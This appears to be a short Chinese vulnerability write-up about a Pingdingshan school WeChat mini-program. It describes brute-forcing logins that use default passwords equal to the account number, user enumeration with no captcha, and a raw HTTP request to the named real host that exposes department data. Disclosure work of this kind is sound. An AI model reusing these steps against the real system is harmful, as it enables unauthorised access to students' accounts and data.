
平顶山学校小程序存在用户爆破，越权




个人登录，发现默认密码是账号



随便输入发现也不需要验证码，也会提示是否存在用户，




爆破211010001 211010001成功弱口令登录





然后发现一个数据包爆出该学校所有专业和学院

GET /ellservice/appUser/app/findUserDept?id=1686736537092c6a18cd689b64f96bed11412012c107d HTTP/1.1  
Host: zntczx.pdsu.edu.cn  
Connection: keep-alive  
xweb\_xhr: 1  
role: appUser  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 MicroMessenger/7.0.20.1781(0x6700143B) NetType/WIFI MiniProgramEnv/Windows WindowsWechat/WMPF WindowsWechat(0x63090c11)XWEB/11275  
Content-Type: application/json  
Accept: \*/\*  
Sec-Fetch-Site: cross-site  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: https://servicewechat.com/wx7f0b713955a741c7/14/page-frame.html  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9



